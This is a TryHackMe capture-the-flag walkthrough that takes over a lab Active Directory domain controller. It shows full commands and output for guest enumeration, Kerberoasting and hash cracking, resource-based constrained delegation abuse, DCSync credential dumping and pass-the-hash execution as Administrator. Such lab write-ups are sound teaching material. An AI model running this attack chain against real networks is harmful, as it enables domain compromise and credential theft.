Operation Endgame - TryHackMe - Walkthrough
Pwn a Active Directory Domain Controller.

Introduction
This is a write-up for the Operation Endgame challenge on TryHackMe. The challenge is rated as Hard and can be found here.
The challenge starts with the following description:
So, Operation Endgame was firing on all cylinders. Sneaky Viper, our black hat crew, had become the worst nightmare. After months of gathering information and carrying out operations, we found the way to their system, and boom: mission complete.
Furthermore, you may wait a little before starting exploitation to make sure everything is started correctly.
Initial Reconnaissance
An initial nmap scan can be used to get a basic overview of which services are running on the server (the nmap output was cleaned up).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
$ sudo nmap -p- -sV -sC -oA nmap/machine -vv 10.112.173.250
PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http              syn-ack ttl 126 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec      syn-ack ttl 126 Microsoft Windows Kerberos (server time: 2026-02-28 17:18:28Z)
135/tcp   open  msrpc             syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
443/tcp   open  ssl/https?        syn-ack ttl 126
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Issuer: commonName=thm-LABYRINTH-CA/domainComponent=thm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-05-12T07:26:00
| Not valid after:  2028-05-12T07:35:59
|_ssl-date: 2026-02-28T17:20:24+00:00; -1s from scanner time.
445/tcp   open  microsoft-ds?     syn-ack ttl 126
464/tcp   open  kpasswd5?         syn-ack ttl 126
593/tcp   open  ncacn_http        syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 126
3268/tcp  open  ldap              syn-ack ttl 126 Microsoft Windows Active Directory LDAP (Domain: thm.local, Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 126
3389/tcp  open  ms-wbt-server     syn-ack ttl 126 Microsoft Terminal Services
|_ssl-date: 2026-02-28T17:20:24+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ad.thm.local
| Issuer: commonName=ad.thm.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-27T17:13:56
| Not valid after:  2026-08-29T17:13:56
7680/tcp  open  pando-pub?        syn-ack ttl 126
9389/tcp  open  mc-nmf            syn-ack ttl 126 .NET Message Framing
47001/tcp open  http              syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
...
Service Info: Host: AD; OS: Windows; CPE: cpe:/o:microsoft:windows
The server is running an Active Directory Domain Controller on the domain thm.local. There are several services exposed, including RDP, LDAP, SMB, DNS and Kerberos.
According to the nmap scan we have SMB running on port 445, we can try to list the shares without any credentials.
1
2
3
4
$ nxc smb 10.112.174.9 -u "" -p "" --shares
SMB         10.112.174.9    445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.112.174.9    445    AD               [+] thm.local\:
SMB         10.112.174.9    445    AD               [-] Error enumerating shares: STATUS_ACCESS_DENIED
Without any credentials we can’t list any shares. As this didn’t work, we can try to use the guest account.
1
2
3
4
5
6
7
8
9
10
11
$ nxc smb 10.112.174.9 -u "guest" -p "" --shares
SMB         10.112.174.9    445    AD               [*] Windows 10 / Server 2019 Build 17763 x64 (name:AD) (domain:thm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.112.174.9    445    AD               [+] thm.local\guest:
SMB         10.112.174.9    445    AD               [*] Enumerated shares
SMB         10.112.174.9    445    AD               Share           Permissions     Remark
SMB         10.112.174.9    445    AD               -----           -----------     ------
SMB         10.112.174.9    445    AD               ADMIN$                          Remote Admin
SMB         10.112.174.9    445    AD               C$                              Default share
SMB         10.112.174.9    445    AD               IPC$            READ            Remote IPC
SMB         10.112.174.9    445    AD               NETLOGON                        Logon server share
SMB         10.112.174.9    445    AD               SYSVOL                          Logon server share
The shares visible below are usually exposed and only one of them is readable to us, so they don’t provide any additional information useful for exploitation.
To gain more information about the domain controller, we may run rusthound.
1
rusthound-ce -d 10.112.174.9 -u "guest" -p ""
This command will create several files containing the dumped information.
For the installation of Bloodhound you can use the official docker compose file.
After loading the created files into Bloodhound, we can go to the Cypher Section of BloodHound where you can search for Kerberoastable users.

There we can find the user CODY_ROY.
Kerberoasting
We can use impacket’s GetUserSPNs.py to try to dump this users hash.
1
2
3
4
5
6
7
8
9
10
11
$ GetUserSPNs.py thm.local/guest -dc-ip 10.112.174.9 -no-pass -request
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName    Name      MemberOf                                            PasswordLastSet             LastLogon                   Delegation
----------------------  --------  --------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/server.secure.com  CODY_ROY  CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local  2024-05-10 10:06:07.611965  2024-04-24 11:41:18.970113


[-] CCache file is not found. Skipping...
$krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local/CODY_ROY*$e5a4d9777a96a2692812740eb61b6949$308624a7dd49e6226e6124aede53be.....
Next, we can use hashcat to crack the hash.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
$ hashcat hash.txt /run/media/clemens/Data/Documents/Hacking/Static/rockyou.txt
...

$krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local/CODY_ROY*$e5a4d9777a96a2692812740eb61b6949$308624a7dd49e6226e612...:REDACTED
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*CODY_ROY$THM.LOCAL$thm.local/CODY_ROY*...bb98a0
Time.Started.....: Sat Feb 28 12:14:28 2026 (0 secs)
Time.Estimated...: Sat Feb 28 12:14:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 68759.7 kH/s (5.83ms) @ Accel:1024 Loops:1 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 917504/14344385 (6.40%)
Rejected.........: 0/917504 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> jam183
With the new user we can try to run rusthound again to get more information.
1
$ rusthound-ce -d thm.local --ldapip  10.112.174.9 -u "CODY_ROY" -p "THIS-NOT-THE-SECRET-PASSWORD"
If we load the new files into BloodHound, we can observe a suspicious property of the Guest user. In the description, it was already stated that this machine had been compromised, so there is likely an intentional misconfiguration that allows access to high privileges. We can see that the Guest user has an unusually large number of object permissions. Since we already know how to access this account, we can abuse this misconfiguration.

To gain further information, I configured bloodyAD. This tool can dump the writeable objects in a better format.
1
2
3
4
5
6
7
8
9
10
11
$ git clone https://github.com/CravateRouge/bloodyAD                                                                                Cloning into 'bloodyAD'...
remote: Enumerating objects: 1830, done.
remote: Counting objects: 100% (286/286), done.
remote: Compressing objects: 100% (189/189), done.
remote: Total 1830 (delta 141), reused 106 (delta 97), pack-reused 1544 (from 3)
Receiving objects: 100% (1830/1830), 987.31 KiB | 3.64 MiB/s, done.
Resolving deltas: 100% (1193/1193), done.
$ python3 -m venv venv
$ source ./venv/bin/activate
$ cd bloodyAD
$ pip install -r requirements.txt
In
bloodyADthere is an issue that we can’t use an empty password which is needed for the guest account, for that we need to change a line 167 fromraise ValueError("You should provide a -p 'password'")toauth = "ntlm-pw". So the code should look like This:
With that we can retrieve the writable objects using bloodyAD.
1
python3 bloodyAD.py --host 10.112.174.9 -d THM.LOCAL -u guest -p "" get writable
One interesting finding in the writable objects is that we can write to CN=AD,OU=Domain Controllers,DC=thm,DC=local, this is the Domain Controller machine account.
Privilege Escalation
Since the SPN (Service Principal Name) of cody_roy is already set we don’t need to enable it for RBCD (Resource Based Constrained Delegation). You can check it with the command below.
1
python3 bloodyAD.py --host 10.113.191.174 -d THM.LOCAL -u guest -p "" get object Cody_roy
We have GenericWrite on the DC machine account AD$, so we write to its msDS-AllowedToActOnBehalfOfOtherIdentity attribute, telling the DC “trust cody_roy to impersonate any user to me”. This is the core of the attack.
1
2
3
4
$ python3 bloodyAD.py --host 10.112.174.9 -d THM.LOCAL -u guest -p "" add rbcd "AD$" "CODY_ROY"
[!] No security descriptor has been returned, a new one will be created
[+] CODY_ROY can now impersonate users on AD$ via S4U2Proxy
[+] e.g. badS4U2proxy 'kerberos+pw://THM.LOCAL\guest@10.113.189.110/?serverip=10.112.174.9' 'HOST/AD$@THM.LOCAL' 'Administrator@THM.LOCAL'
Using cody_roy’s credentials, impacket performs two Kerberos operations:
- S4U2Self: cody_roy requests a ticket to itself on behalf of Administrator
- S4U2Proxy: that ticket is exchanged for a service ticket to ldap/AD.THM.LOCAL as Administrator
We target the ldap SPN specifically because we need LDAP access for DCSync, not SMB. The resulting ticket is saved and loaded into the environment via KRB5CCNAME.
1
2
3
4
5
6
7
8
9
10
$ getST.py -spn "ldap/AD.THM.LOCAL" -impersonate Administrator -dc-ip 10.112.174.9 'THM.LOCAL/cody_roy:REDACTED'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@ldap_AD.THM.LOCAL@THM.LOCAL.ccache
$ export KRB5CCNAME=Administrator@ldap_AD.THM.LOCAL@THM.LOCAL.ccache
Using the Administrator Kerberos ticket, bloodyAD connects to LDAP as Administrator and grants cody_roy the two ACEs needed for DCSync (DS-Replication-Get-Changes and DS-Replication-Get-Changes-All) on the domain object.
1
python3 bloodyAD.py --host AD.THM.LOCAL --dc-ip 10.112.174.9 -d THM.LOCAL -k add dcsync cody_roy
Finally, we can unset the ticket and use the account of cody_roy to dump the domain hashes.
1
2
3
4
5
6
7
8
9
10
11
12
$ unset KRB5CCNAME
$ secretsdump.py -just-dc-user Administrator -dc-ip 10.112.174.9 -target-ip 10.112.174.9 'THM.LOCAL/cody_roy:REDACTED@10.112.174.9'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:EXTRACTED-HASH:EXTRACTED-HASH:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:8e1068f3ca79662a2360872c971220223e047c4e05e74e23cb0d9599504bf5ef
Administrator:aes128-cts-hmac-sha1-96:a7cb8c39cb6af28022be37d7ea411c46
Administrator:des-cbc-md5:cd64b56e107591f2
[*] Cleaning up..
With the extracted hashes we can use smbclient.py from impacket to get the flag. We can’t simply use evil-winrm since server doesn’t have WinRM enabled.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ smbclient.py -hashes EXTRACTED-HASH:EXTRACTED-HASH -target-ip 10.112.174.9 THM.LOCAL/Administrator@AD.THM.LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use C$
# cd Users/Administrator
# cd Desktop
# ls
drw-rw-rw-          0  Fri May 10 10:46:00 2024 .
drw-rw-rw-          0  Fri May 10 10:46:00 2024 ..
-rw-rw-rw-        282  Wed May 31 03:33:02 2023 desktop.ini
-rw-rw-rw-        527  Wed May 31 03:33:02 2023 EC2 Feedback.website
-rw-rw-rw-        554  Wed May 31 03:33:02 2023 EC2 Microsoft Windows Guide.website
-rw-rw-rw-         59  Fri May 10 09:52:12 2024 flag.txt.txt
Alternatively you can use atexec.py to execute commands as Administrator.
1
2
3
4
5
6
7
8
9
$ atexec.py -hashes EXTRACTED-HASH:EXTRACTED-HASH -dc-ip 10.112.174.9 'THM.LOCAL/Administrator@10.112.174.9' "type C:\Users\Administrator\Desktop\flag.txt.txt"
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows >= Vista
[*] Creating task \zkXNQNdQ
[*] Running task \zkXNQNdQ
[*] Deleting task \zkXNQNdQ
[*] Attempting to read ADMIN$\Temp\zkXNQNdQ.tmp
THM{REDACTED}